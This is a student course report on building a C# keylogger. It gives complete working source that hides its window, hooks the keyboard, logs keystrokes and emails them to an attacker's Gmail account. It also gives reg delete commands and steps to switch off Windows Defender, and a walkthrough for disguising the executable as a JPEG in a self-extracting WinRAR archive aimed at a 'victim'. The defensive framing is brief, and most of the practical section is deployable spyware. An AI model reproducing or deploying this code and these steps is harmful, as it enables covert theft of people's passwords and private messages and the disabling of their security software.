******

Keylogger

CSC331: Introduction to Cybersecurity

Spring Semester (2024 - 2025)

Hania Seif Eldeen

80220110

*May 16, 2024*

This project, which involves the implementation of a C# based keylogger, is conducted solely for educational purposes. The creator of this project explicitly disclaims any responsibility for any illegal activities carried out using the information or software provided herein.

**Abstract**

This project presents the development of a C#-based keylogger. The primary aim is to delve into the functionalities, implications, and countermeasures associated with keyloggers, which are potent tools in both cyber defense and offense.

The background section explores the prevalence of keyloggers in malicious activities, emphasizing their role in data theft, espionage, and unauthorized access. It highlights the significance of understanding their operation for effective defense strategies.

The problems & aims section delineates the need for hands-on experience in comprehending keylogger behavior. By implementing a functional keylogger in C#, this project aims to demystify its technical aspects and illustrate its potential for misuse in the wrong hands.

Expected results encompass a fully operational C# keylogger capable of capturing keystrokes from a target system. By analyzing the obtained data, insights into potential vulnerabilities and the importance of encryption mechanisms in safeguarding sensitive information are anticipated.

The main conclusion drawn from this project is the critical importance of cybersecurity awareness and proactive defense measures. By engaging in practical exercises like developing a keylogger, students can grasp the nuances of cyber threats and better appreciate the necessity for robust security protocols in both personal and professional settings.

**Keywords:** Keyloggers, Cybersecurity, C# programming, Data theft Encryption, Cyber defense

**Table of Content**

Abstract……………………………………………………………………………………………2

Table of Contents………………………………………………………………………………….3

Introduction…………………………………………………………………………………….....4

Problem Statement……………………………………………………………………………..4

Significance of the Study………………………………………………………………………4

Project Aims and Objectives…………………………………………………………………...4

Project Questions………………………………………………………………………………4

Literature Review………………………………………………………………………………….6

Contribution……………………………………………………………………………………….7

Simulation…………………………………………………………………………………………8

Conclusion……………………………………………………………………………………….16

Future Plans……………………………………………………………………………………...16

References………………………………………………………………………………………..17

**Introduction**

**Problem Statement:**

The proliferation of cyber threats poses significant challenges to individuals, organizations, and society at large. Among these threats, keyloggers stand out as potent tools capable of silently recording keystrokes, compromising sensitive information such as passwords, credit card details, and personal messages. Despite advancements in cybersecurity measures, keyloggers remain a persistent menace, with their usage expanding in both criminal and espionage activities. Thus, understanding the operation, detection, and mitigation of keyloggers is paramount in safeguarding digital assets and privacy.

**Significance of the Study:**

This study addresses the pressing need for comprehensive education and awareness in cybersecurity, particularly concerning the threats posed by keyloggers. By delving into the development and analysis of a C#-based keylogger, this research provides invaluable insights into the methodologies employed by cybercriminals and the countermeasures necessary to defend against such threats. Moreover, the integration of email transmission capabilities adds a layer of complexity, mirroring real-world scenarios and enhancing the practical relevance of the study.

**Project Aims and Objectives:**

The primary aim of this project is to develop a functional C#-based keylogger capable of discreetly capturing keystrokes on a target system. Additionally, the project seeks to integrate email transmission functionality, enabling the covert exfiltration of captured data to a remote location. The objectives include:

1. Understanding the underlying principles of keyloggers and their implications for cyber security.
2. Implementing a C# script to capture keystrokes and store them securely.
3. Concealing the keylogger executable within a Joint Photographic Experts Group (JPG) file for transmission via email.
4. Evaluating the effectiveness of the developed keylogger in capturing and transmitting data.
5. Exploring the ethical considerations and legal implications associated with keylogger usage.

**Project Questions:**

1. What are the fundamental principles underlying the operation of keyloggers?

2. How can C# be leveraged to develop a functional keylogger?

3. What are the technical challenges involved in concealing a keylogger within a JPG file?

4. How can email transmission be integrated into a keylogger for data exfiltration?

5. What ethical and legal considerations must be taken into account when developing and deploying keyloggers for educational purposes?

**Literature Review**

In this section, we delve into a comprehensive analysis of various previous studies to gather insights on the said project. [1] provides an in-depth analysis of keyloggers, a type of malware designed to capture keystroke events and record them into a log file. It discusses how keyloggers pose a significant threat to personal and business activities, such as e-commerce, online banking, and email communication. The authors highlight the challenges in detecting and preventing keyloggers, as traditional antivirus software often fails to identify unknown keyloggers. The paper reviews various types of keyloggers, including hardware and software-based ones, and explains their working mechanisms. It has documented their capabilities and the potential risks they pose to users' privacy and security. Known methods for detecting keyloggers include behavior-based detection techniques, dynamic taint analysis, and monitoring of application program interface (API) calls. However, the paper acknowledges the limitations of existing detection methods, especially in identifying novel and sophisticated keyloggers. The authors emphasize the need for proactive prevention techniques to combat the evolving nature of keylogger threats effectively. While the paper provides insights into the working of keyloggers and their detection methods, several unknowns remain in the field. These include the development of more advanced keylogger variants that can evade traditional detection mechanisms, as well as the exploration of novel prevention strategies to mitigate keylogger attacks effectively. Additionally, there is a lack of comprehensive research on the prevalence of keyloggers in different computing environments and their impact on user security.

[2] begins by acknowledging the evolution of cyber threats, particularly focusing on the transition of hacking from a hobbyist pursuit to a sophisticated cybercrime industry. It highlights the prevalence of malware types like keyloggers and their continued threat to user systems. The historical overview sets the stage for discussing the current state of keyloggers and proposing novel solutions to mitigate their impact. It delves into the various types of keyloggers, including software and hardware variants, and their capabilities such as keystroke logging, screen recording, and data theft. It also discusses the challenges in detecting and preventing keyloggers, noting that traditional antivirus and anti-malware tools often fail to detect them. The proposed solution involves a unique virtual keyboard layout to thwart keylogger attacks, but its efficacy and practicality remain untested beyond the theoretical framework presented in the paper.

Our project showcases the practical implementation of covert surveillance techniques. Through the development of a fully functional keylogger in C#, converted into an executable (exe) file, and concealed within a JPG image, we demonstrate the ease with which malicious actors can infiltrate digital systems. By transmitting this concealed keylogger via email to another device, we underscore the vulnerabilities inherent in digital communication channels. This work highlights the pressing need for robust cybersecurity measures and proactive defense strategies to mitigate the risks posed by covert surveillance attacks in the digital landscape.

**Contribution**

**Theoretical Contribution:** Our project contributes to the theoretical understanding of covert surveillance techniques by exploring the mechanisms through which malicious actors can infiltrate digital systems. By developing a functional keylogger and embedding it within a JPG image, we elucidate the methods by which sensitive information can be covertly captured and transmitted. This theoretical contribution enhances knowledge of cybersecurity threats and underscores the importance of vigilance in safeguarding digital assets.

**Empirical Contribution:** Our project offers empirical evidence of covert surveillance techniques in action. Through practical implementation, we demonstrate the feasibility of developing and deploying a functional keylogger capable of capturing sensitive data. By transmitting this keylogger via email to another device, we provide concrete evidence of the potential risks posed by covert surveillance attacks. This empirical contribution informs understanding of real-world cybersecurity threats and highlights the urgency of proactive defense measures.

**Methodological Contribution:** Methodologically, our project contributes insights into the development and concealment of malicious software. We detail the process of coding a keylogger in C#, converting it into an executable file, and concealing it within a JPG image. Additionally, we demonstrate the transmission of this concealed keylogger via email, showcasing the methods by which malicious actors can exploit digital communication channels. This methodological contribution informs future research on cybersecurity defense strategies and underscores the importance of robust detection and mitigation techniques.

**Simulation**

In our project, we employed a combination of simulation techniques and tools to develop and test the functionality of our covert surveillance system. We utilized C# programming language to code the keylogger and convert it into an executable (exe) file. Additionally, we utilized tools such as image editing software to embed the keylogger within a JPG image, and email client software to transmit the concealed keylogger to another device.

**Simulation Parameters:**

The simulation parameters included various aspects of the keylogger's functionality, such as its ability to capture keystrokes, its covert transmission via email, and its concealment within the JPG image. We also considered parameters related to the effectiveness of the keylogger in avoiding detection by antivirus software and other security measures.

**Code:**

using System;

using System.Runtime.InteropServices; // For working with unmanaged code

using System.Diagnostics; // For working with processes

using System.Windows.Forms; // For working with Windows Forms

using System.IO; // For working with files

using System.Net.Mail; // For sending emails

using System.Net; // For network operations

namespace mykeylogger01

{

class Program

{

// Email configuration

private const string FROM\_EMAIL\_ADDRESS = "example@gmail.com"; // Sender email address

private const string FROM\_EMAIL\_PASSWORD = "YourEmailPassword"; // Sender email password

private const string TO\_EMAIL\_ADDRESS = "example@gmail.com"; // Recipient email address

//For simplicity the email addresses can be the same (sender and recipient)

// Log file configuration

private const string LOG\_FILE\_NAME = @"C:\ProgramData\mylog.txt"; // Path to the log file

private const string ARCHIVE\_FILE\_NAME = @"C:\ProgramData\mylog\_archive.txt"; // Path to the archive file

// Email settings

private const bool INCLUDE\_LOG\_AS\_ATTACHMENT = true; // Include log file as an attachment

private const int MAX\_LOG\_LENGTH\_BEFORE\_SENDING\_EMAIL = 300; // Maximum log length before sending email

private const int MAX\_KEYSTROKES\_BEFORE\_WRITING\_TO\_LOG = 0; // Maximum keystrokes before writing to log

// Keyboard hook parameters

private static int WH\_KEYBOARD\_LL = 13; // Keyboard hook type

private static int WM\_KEYDOWN = 0x0100; // Key down message

private static IntPtr hook = IntPtr.Zero; // Hook handle

private static LowLevelKeyboardProc llkProcedure = HookCallback; // Keyboard hook callback

private static string buffer = ""; // Buffer for keystrokes

static void Main(string[] args)

{

IntPtr handle = GetConsoleWindow(); // Get handle to the console window

ShowWindow(handle, SW\_HIDE); // Hide the console window

hook = SetHook(llkProcedure); // Set the keyboard hook

Application.Run(); // Run the application loop

UnhookWindowsHookEx(hook); // Unhook the keyboard hook when application exits

}

private delegate IntPtr LowLevelKeyboardProc(int nCode, IntPtr wParam, IntPtr lParam);

private static IntPtr HookCallback(int nCode, IntPtr wParam, IntPtr lParam)

{

// Write buffered keystrokes to log if buffer size exceeds threshold

if (buffer.Length >= MAX\_KEYSTROKES\_BEFORE\_WRITING\_TO\_LOG)

{

StreamWriter output = new StreamWriter(LOG\_FILE\_NAME, true);

output.Write(buffer);

output.Close();

buffer = "";

}

FileInfo logFile = new FileInfo(@"C:\ProgramData\mylog.txt");

// Archive and email the log file if the max size has been reached

if (logFile.Exists && logFile.Length >= MAX\_LOG\_LENGTH\_BEFORE\_SENDING\_EMAIL)

{

try

{

// Copy the log file to the archive

logFile.CopyTo(ARCHIVE\_FILE\_NAME, true);

// Delete the log file

logFile.Delete();

// Email the archive and send email using a new thread

System.Threading.Thread mailThread = new System.Threading.Thread(Program.sendMail);

Console.Out.WriteLine("\n\n\*\*MAILSENDING\*\*\n");

mailThread.Start();

}

catch (Exception e)

{

Console.Out.WriteLine(e.Message);

}

}

if (nCode >= 0 && wParam == (IntPtr)WM\_KEYDOWN)

{

int vkCode = Marshal.ReadInt32(lParam);

// Handle different key presses

if (((Keys)vkCode).ToString() == "OemPeriod")

{

Console.Out.Write(".");

buffer += ".";

}

else if (((Keys)vkCode).ToString() == "Oemcomma")

{

Console.Out.Write(",");

buffer += ",";

}

else if (((Keys)vkCode).ToString() == "Space")

{

Console.Out.Write(" ");

buffer += " ";

}

else

{

Console.Out.Write((Keys)vkCode);

buffer += (Keys)vkCode;

}

}

return CallNextHookEx(IntPtr.Zero, nCode, wParam, lParam);

}

public static void sendMail()

{

try

{

// Read the archive file contents into the email body variable

StreamReader input = new StreamReader(ARCHIVE\_FILE\_NAME);

string emailBody = input.ReadToEnd();

input.Close();

// Create the email client object

SmtpClient client = new SmtpClient("smtp.gmail.com")

{

Port = 587,

DeliveryMethod = SmtpDeliveryMethod.Network,

UseDefaultCredentials = false,

Credentials = new NetworkCredential(FROM\_EMAIL\_ADDRESS, FROM\_EMAIL\_PASSWORD),

EnableSsl = true,

};

// Build the email message

MailMessage message = new MailMessage

{

From = new MailAddress(FROM\_EMAIL\_ADDRESS),

Subject = Environment.UserName + " - " + DateTime.Now.Month + "." + DateTime.Now.Day + "." + DateTime.Now.Year,

Body = emailBody,

IsBodyHtml = false,

};

// Attach the log file if required

if (INCLUDE\_LOG\_AS\_ATTACHMENT)

{

Attachment attachment = new Attachment(@"C:\ProgramData\mylog\_archive.txt", System.Net.Mime.MediaTypeNames.Text.Plain);

message.Attachments.Add(attachment);

}

// Set the recipient

message.To.Add(TO\_EMAIL\_ADDRESS);

// Send the message

client.Send(message);

// Release resources used by the message (archive file)

message.Dispose();

}

catch (Exception e)

{

Console.Out.WriteLine(e.Message);

}

}

private static IntPtr SetHook(LowLevelKeyboardProc proc)

{

// Get the current process and module information

Process currentProcess = Process.GetCurrentProcess();

ProcessModule currentModule = currentProcess.MainModule;

String moduleName = currentModule.ModuleName;

IntPtr moduleHandle = GetModuleHandle(moduleName);

// Set the keyboard hook

return SetWindowsHookEx(WH\_KEYBOARD\_LL, llkProcedure, moduleHandle, 0);

}

[DllImport("user32.dll")]

private static extern IntPtr CallNextHookEx(IntPtr hhk, int nCode, IntPtr wParam, IntPtr lParam);

[DllImport("user32.dll")]

private static extern IntPtr SetWindowsHookEx(int idHook, LowLevelKeyboardProc lpfn, IntPtr hMod, uint dwThreadId);

[DllImport("user32.dll")]

private static extern bool UnhookWindowsHookEx(IntPtr hhk);

[DllImport("kernel32.dll")]

private static extern IntPtr GetModuleHandle(String lpModuleName);

[DllImport("kernel32.dll")]

static extern IntPtr GetConsoleWindow();

[DllImport("user32.dll")]

static extern bool ShowWindow(IntPtr hWnd, int nCmdShow);


const int SW\_HIDE = 0;

}

}


This keylogger works by intercepting keystrokes using a low-level keyboard hook provided by the Windows API. When a key is pressed, it captures the key code and stores it in a buffer. Once the buffer reaches a certain size, the content is written to a log file. Additionally, when the log file exceeds a specified length (300 characters), it is archived, and the archived log file is emailed to a predefined email address using SMTP (Simple Mail Transfer Protocol). The program runs continuously in the background, capturing keystrokes until it is manually terminated.

Before running this code, make sure to go to your google account and turn on the less secure apps feature in order for the SMTP to be activated.

 <https://myaccount.google.com/lesssecureapps>

Then, go to “Virus and Threat Protection” and turn off Real Time Protection, this should only be done the first time you want to run your code

If you’re getting an error that resembles this one when you want to access Virus and Threat Protection:



Do the following, run you command prompt as an administrator, then copy and paste these commands:

The output of these commands is irrelevant, so even if you get “Access Denied” it won’t affect the process

reg delete "HKLM\Software\Microsoft\Windows\CurrentVersion\Policies" /f

reg delete "HKLM\Software\Microsoft\WindowsSelfHost" /f

reg delete "HKLM\Software\Policies" /f

reg delete "HKLM\Software\WOW6432Node\Microsoft\Policies" /f

reg delete "HKLM\Software\WOW6432Node\Microsoft\Windows\CurrentVersion\Policies" /f

reg delete "HKLM\SOFTWARE\Policies\Microsoft\Windows Defender" /v DisableAntiSpyware

reg delete "HKCU\Software\Microsoft\Windows\CurrentVersion\Policies" /f

reg delete "HKCU\Software\Microsoft\WindowsSelfHost" /f

reg delete "HKCU\Software\Policies" /f

reg delete "HKLM\Software\Microsoft\Policies" /f

Your Virus and Threat Protection page should appear now

After that we hide the image in a JPEG file, to do so:

1. Convert your JPEG image to an ICO file (icon) using any online converter.
2. Download and install WinRAR on your local computer.
3. Run your keylogger for the first time to generate the executable (EXE) file.
4. Navigate to your keylogger's code folder. Go to the folder with your keylogger project name, then go to the "bin" folder, followed by the "Debug" folder. Your EXE file should be located there. The path should resemble this: `C:\Users\YourUsername\Desktop\Key-Logger\mykeylogger01\bin\Debug`.
5. Move your EXE file to the Desktop along with your JPEG image and ICO file.
6. Select both files (JPEG and EXE), right-click, and choose "Add to archive" from the context menu.
7. In the archive name, type what you want your file to appear as to the victim, for example, "Mark.jpeg".
8. Check the "Create SFX archive" option.
9. Click on "Advanced" and then press the "SFX options" button.
10. Go to the "Setup" tab. In the first text area, type the name of your JPEG image. Then, on the next line, type the name of your EXE file. Leave the second text area empty.
11. Go to the "Modes" tab and check "Unpack to temporary folders" and "Hide all".
12. Proceed to the "Text and Icon" tab. Choose the ICO file that you created in the "Load SFX Icon From File" section.
13. In the "Update" tab, check "Extract and Update files" and "Overwrite all files".
14. Press "OK" and then "OK" again to close the second WinRAR window.

Your EXE file hidden inside a JPEG file should now be created. Double-click on it, and your keylogger should start working and sending emails to your account.



Here is a YouTube link for a walk through of the whole process:


<https://youtu.be/m5TOmuHDWAw?si=tqKz1Vx2GIUl15fC>

If the exe console is still popping up when running your new exe file, implement these steps:

1. Open your project in Visual Studio
2. Right-click on your project in the Solution Explorer.
3. Select "Properties" from the context menu.
4. In the properties window, go to the "Application" tab.
5. Change the "Output type" from "Console Application" to "Windows Application".
6. Save your changes and rebuild your project.

**Findings:**

Through our simulations, we found that the keylogger operated as intended, successfully capturing keystrokes on the target device without raising suspicion. The covert transmission via email was also successful, with the concealed keylogger evading detection by standard security protocols. However, we noted that further testing is needed to assess the keylogger's performance in different environments and against more advanced security measures.



**Result Discussions:**

Our findings underscore the effectiveness of covert surveillance techniques facilitated by modern technology. The successful operation of the keylogger highlights the potential risks posed by such tools in compromising the security and privacy of digital systems. Moreover, our results emphasize the importance of robust cybersecurity measures to detect and mitigate covert surveillance attacks. Moving forward, additional research is needed to explore countermeasures against such threats and to enhance awareness of cybersecurity best practices among users.

**Conclusion**

In conclusion, our project demonstrates the ease with which covert surveillance techniques can be implemented using modern technology. By developing and testing a functional keylogger concealed within a JPG image, we highlight the vulnerabilities inherent in digital communication channels. Our findings underscore the importance of robust cybersecurity measures to detect and mitigate covert surveillance attacks. Moving forward, proactive defense strategies and user education are crucial in safeguarding against such threats and preserving the security and privacy of digital systems.

**Future Plans:**

In the future, we plan to further explore the development and detection of covert surveillance tools. This includes investigating advanced encryption techniques to enhance the concealment of keyloggers and developing more sophisticated detection methods to identify such threats. Additionally, we aim to collaborate with cybersecurity experts and organizations to raise awareness of the risks posed by covert surveillance attacks and to promote the adoption of secure practices among users. By continuing to innovate and adapt to emerging threats, we strive to contribute to the ongoing efforts to strengthen cybersecurity defenses and protect digital assets.

**References**

[1]: A. Singh *et al*., “Keylogger Detection and Prevention*,*” *Journal of Physics Conference Series*., vol. 2007 012005, pp. 2787–2793, Aug. 2021, doi: 10.1088/1742-6596/2007/1/012005

[2]: A. Bhardwaj, S. Goundar., “Keyloggers: silent cyber security weapons*,*” *Network Security*., vol. 2020-2, pp. 14–19, Feb. 2020, doi: 10.1016/S1353-4858(20)30021-0